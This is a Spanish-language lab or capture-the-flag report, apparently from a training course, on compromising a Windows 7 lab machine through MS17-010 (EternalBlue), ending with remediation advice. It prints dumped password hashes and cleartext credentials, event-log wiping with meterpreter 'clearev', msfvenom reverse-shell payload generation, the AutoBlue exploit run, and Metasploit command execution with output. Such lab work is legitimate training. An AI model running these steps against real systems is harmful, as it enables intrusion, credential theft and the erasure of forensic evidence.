
```
Username            Domain          LM                                NTLM                              SHA1
--------            ------          --                                ----                              ----
Hacker Mentor Admin WIN-845Q99OO4PP 4ae0372142c08b5a5e1ba7cb6ed3a6b3  931a25d0405b2ea33910ad3c7404e283  2b54ef4d8cdad3ce20c57e93673a73399ed02c7b
Hacker Mentor User  WIN-845Q99OO4PP b0109442b77b46c74a3b108f3fa6cb6d  f56a8399599f1be040128b1dd9623c29  3edb384812cbe4c90713bca316eb3739fe2541f1

wdigest credentials
===================

Username            Domain          Password
--------            ------          --------
(null)              (null)          (null)
Hacker Mentor Admin  WIN-845Q99OO4PP  H4ck3rm3nt0r!
Hacker Mentor User   WIN-845Q99OO4PP  P@$$w0rd
WIN-845Q99OO4PP$     WORKGROUP        (null)

tspkg credentials
=================

Username            Domain          Password
--------            ------          --------
Hacker Mentor Admin  WIN-845Q99OO4PP  H4ck3rm3nt0r!
Hacker Mentor User   WIN-845Q99OO4PP  P@$$w0rd

kerberos credentials
====================

Username            Domain          Password
--------            ------          --------
(null)              (null)          (null)
Hacker Mentor Admin  WIN-845Q99OO4PP  H4ck3rm3nt0r!
Hacker Mentor User   WIN-845Q99OO4PP  P@$$w0rd
win-845q99oo4pp$     WORKGROUP        (null)
```


Username Domain Password
-------- ------ --------
(null) (null) (null)
Hacker Mentor Admin WIN-845Q99OO4PP H4ck3rm3nt0r!
Hacker Mentor User WIN-845Q99OO4PP P@$$w0rd
win-845q99oo4pp$ WORKGROUP (null)

Podemos usar diccionarios Hashes en línea como hashes.com




Si queremos capturar las teclas de la máquina nos migramos a otro servicio:





Buscamos las banderas.

Logramos encontrar las banderas, para saber su contenido procedemos a leer lo que hay dentro de los archivos bandera1.txt y bandera2.txt



4. Escalación de privilegios si/no

N/A

5. Banderas


Bandera1	0ef3b7d488b11e3e800f547a0765da8e
Bandera2	a63c1c39c0c7fd570053343451667939


6. Herramientas usadas

arp-scan -l	…
netdiscover	…
Nmap	…
Rpclient	
enum4linux	
Smbmap	
crackmapexec	
Nessus	
Metasploit	
Hashes	

7. Borrado de Logs en Windows

Si entramos a la máquina de Windows podemos ver que tenemos varios logs que son el rastro que vamos dejando de las sesiones que hemos realizado:






Procedemos a borrar nuestro rastro con **clearev**

```
meterpreter > clearev
[*] Wiping 89 records from Application...
[*] Wiping 327 records from System...
[*] Wiping 366 records from Security...
meterpreter >
```

Como podemos ver ya no tenemos logs en la máquina de Windows:



8. Exploit Extras usados para la explotación de la vulnerabilidad

1.- Descargamos de la Web un exploit llamdo 3ndG4me / AutoBlue-MS17-010 y procedemos a ejecutarlo:

```
┌──(root㉿kali)-[/home/hmstudent/ethernal/192.168.153.146/exploit]
└─# git clone https://github.com/3ndG4me/AutoBlue-MS17-010
Cloning into 'AutoBlue-MS17-010'...
remote: Enumerating objects: 145, done.
remote: Counting objects: 100% (69/69), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 145 (delta 52), reused 43 (delta 39), pack-reused 76 (from 1)
Receiving objects: 100% (145/145), 105.75 KiB | 1.19 MiB/s, done.
Resolving deltas: 100% (86/86), done.

┌──(root㉿kali)-[/home/hmstudent/ethernal/192.168.153.146/exploit]
└─# ls
AutoBlue-MS17-010

┌──(root㉿kali)-[/home/hmstudent/ethernal/192.168.153.146/exploit]
└─# cd AutoBlue-MS17-010

┌──(root㉿kali)-[/home/…/ethernal/192.168.153.146/exploit/AutoBlue-MS17-010]
└─# ls
eternalblue_exploit10.py  eternalblue_exploit8.py  LICENSE           mysmb.py   requirements.txt  zzz_exploit.py
eternalblue_exploit7.py   eternal_checker.py       listener_prep.sh  README.md  shellcode

┌──(root㉿kali)-[/home/…/ethernal/192.168.153.146/exploit/AutoBlue-MS17-010]
└─# python3 eternalblue_exploit7.py
eternalblue_exploit7.py <ip> <shellcode_file> [numGroomConn]

┌──(root㉿kali)-[/home/…/ethernal/192.168.153.146/exploit/AutoBlue-MS17-010]
└─# ls
eternalblue_exploit10.py  eternalblue_exploit8.py  LICENSE           mysmb.py   requirements.txt  zzz_exploit.py
eternalblue_exploit7.py   eternal_checker.py       listener_prep.sh  README.md  shellcode

┌──(root㉿kali)-[/home/…/ethernal/192.168.153.146/exploit/AutoBlue-MS17-010]
└─# cd shellcode

┌──(root㉿kali)-[/home/…/192.168.153.146/exploit/AutoBlue-MS17-010/shellcode]
└─# ls
eternalblue_kshellcode_x64.asm  eternalblue_kshellcode_x86.asm  eternalblue_sc_merge.py  shell_prep.sh

┌──(root㉿kali)-[/home/…/192.168.153.146/exploit/AutoBlue-MS17-010/shellcode]
└─# ./shell_prep.sh
Compiling x64 kernel shellcode
Compiling x86 kernel shellcode
kernel shellcode compiled, would you like to auto generate a reverse shell with msfvenom? (Y/n)
y
LHOST for reverse connection:
192.168.153.146
LPORT you want x64 to listen on:
9090
LPORT you want x86 to listen on:
9091
Type 0 to generate a meterpreter shell or 1 to generate a regular cmd shell
1
Type 0 to generate a staged payload or 1 to generate a stageless payload
0
Generating x64 cmd shell (staged)...
msfvenom -p windows/x64/shell/reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=192.168.153.146 LPORT=9090
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 511 bytes
Saved as: sc_x64_msf.bin

Generating x86 cmd shell (staged)...

msfvenom -p windows/shell/reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=192.168.153.146 LPORT=9091
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 375 bytes
Saved as: sc_x86_msf.bin
```

Ejecutamos el exploit:


```
┌──(root㉿kali)-[/home/…/192.168.153.146/exploit/AutoBlue-MS17-010/shellcode]
└─# ls
eternalblue_kshellcode_x64.asm  eternalblue_sc_merge.py  sc_x64.bin         sc_x64_msf.bin  sc_x86_kernel.bin  shell_prep.sh
eternalblue_kshellcode_x86.asm  sc_all.bin               sc_x64_kernel.bin  sc_x86.bin      sc_x86_msf.bin

┌──(root㉿kali)-[/home/…/192.168.153.146/exploit/AutoBlue-MS17-010/shellcode]
└─# cd ..

┌──(root㉿kali)-[/home/…/ethernal/192.168.153.146/exploit/AutoBlue-MS17-010]
└─# python3 eternalblue_exploit7.py 192.168.153.146 shellcode/sc_x64.bin
shellcode size: 1283
numGroomConn: 13
Target OS: Windows 7 Ultimate 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```

No nos funciono ya que falta el puerto de escucha.

```
┌──(hmstudent㉿kali)-[~/ethernal/192.168.153.143/exploit2]
└─$ nc -lvp 8080
listening on [any] 8080 ...
```

```
┌──(root㉿kali)-[/home/…/ethernal/192.168.153.143/exploit2/AutoBlue-MS17-010]
└─# python3 eternalblue_exploit7.py 192.168.153.143 shellcode/sc_x64.bin
shellcode size: 1283
numGroomConn: 13
Target OS: Windows 7 Ultimate 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```

Al volver a ejecutar el exploit por alguna razón no me captura la sesión y la maquina ethernal da un mensaje de un problema critico y procede a reiniciarse



2.- Vamos a usar otro exploit llamado

msf6 auxiliary(admin/smb/ms17_010_command)

La función del exploit es ejecutar comandos dentro de la máquina de la víctima, para los cual configuramos los parámetros: RHOSTS y COMMAND y le enviamos como ejemplo que queremos ver la ip de la máquina ethernal:

```
msf6 auxiliary(admin/smb/ms17_010_command) > set RHOSTS 192.168.153.143
RHOSTS ⇒ 192.168.153.143
msf6 auxiliary(admin/smb/ms17_010_command) > set COMMAND "cmd.exe /c ipconfig"
COMMAND ⇒ cmd.exe /c ipconfig
msf6 auxiliary(admin/smb/ms17_010_command) > exploit
```

Logramos acceder con éxito a la máquina ethernal donde nos muestra la ip:

```
Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::3119:f86a:e67d:3df1%11
   IPv4 Address. . . . . . . . . . . : 192.168.153.143
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.153.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain


[*] 192.168.153.143:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ya con este acceso podemos realizar una búsqueda de las banderas:

```
msf6 auxiliary(admin/smb/ms17_010_command) > set RHOSTS 192.168.153.143
RHOSTS ⇒ 192.168.153.143
msf6 auxiliary(admin/smb/ms17_010_command) > set COMMAND "cmd.exe /c dir /s /b C:\*bandera*.*"
COMMAND ⇒ cmd.exe /c dir /s /b C:\*bandera*.*
msf6 auxiliary(admin/smb/ms17_010_command) > exploit

[*] 192.168.153.143:445   - Target OS: Windows 7 Ultimate 7601 Service Pack 1
[*] 192.168.153.143:445   - Built a write-what-where primitive...
[+] 192.168.153.143:445   - Overwrite complete... SYSTEM session obtained!
[+] 192.168.153.143:445   - Service start timed out, OK if running a command or non-service executable...
[-] 192.168.153.143:445   - Unable to get handle: The server responded with error: STATUS_SHARING_VIOLATION (Command=45 WordCount=0)
[-] 192.168.153.143:445   - Command seems to still be executing. Try increasing RETRY and DELAY
[*] 192.168.153.143:445   - Getting the command output...
[*] 192.168.153.143:445   - Executing cleanup...
[+] 192.168.153.143:445   - Cleanup was successful
[+] 192.168.153.143:445   - Command completed successfully!
[*] 192.168.153.143:445   - Output for "cmd.exe /c dir /s /b C:\*bandera*.*":

C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\bandera1.lnk
C:\Users\Administrator\Desktop\bandera2.txt
C:\Users\user\Desktop\bandera1.txt


[*] 192.168.153.143:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Donde nos damos cuenta que logramos encontrar las banderas.

9. Conclusiones y Recomendaciones

CONCLUSIONES:

1. Vulnerabilidades críticas identificadas:
    - MS17-010 (EternalBlue)
    - Servicio SMB vulnerable
    - Sistema operativo Windows 7 sin actualizar
    - Puerto 445 (SMB) expuesto y vulnerable
2. Impacto potencial:
    - Ejecución remota de código
    - Acceso total al sistema
    - Posibilidad de movimiento lateral en la red
    - Compromiso de datos sensibles

RECOMENDACIONES:

1. Actualizaciones y Parches:
    - Instalar inmediatamente el parche MS17-010
    - Mantener Windows Update activado
    - Implementar una política de actualizaciones regulares
2. Configuración de Red:
    - Limitar el acceso al puerto 445 solo a IPs necesarias
    - Implementar segmentación de red
    - Usar firewalls para filtrar tráfico SMB no autorizado
3. Hardening del Sistema:
    - Actualizar a una versión más reciente de Windows
    - Deshabilitar SMBv1
    - Implementar políticas de contraseñas fuertes
    - Mantener antivirus actualizado
4. Monitoreo:
    - Implementar sistemas de detección de intrusos (IDS)
    - Monitorear logs de sistema regularmente
    - Establecer alertas para actividades sospechosas
5. Políticas de Seguridad:
    - Desarrollar un plan de respuesta a incidentes
    - Realizar auditorías de seguridad periódicas
    - Capacitar al personal en seguridad informática
    - Mantener copias de seguridad actualizadas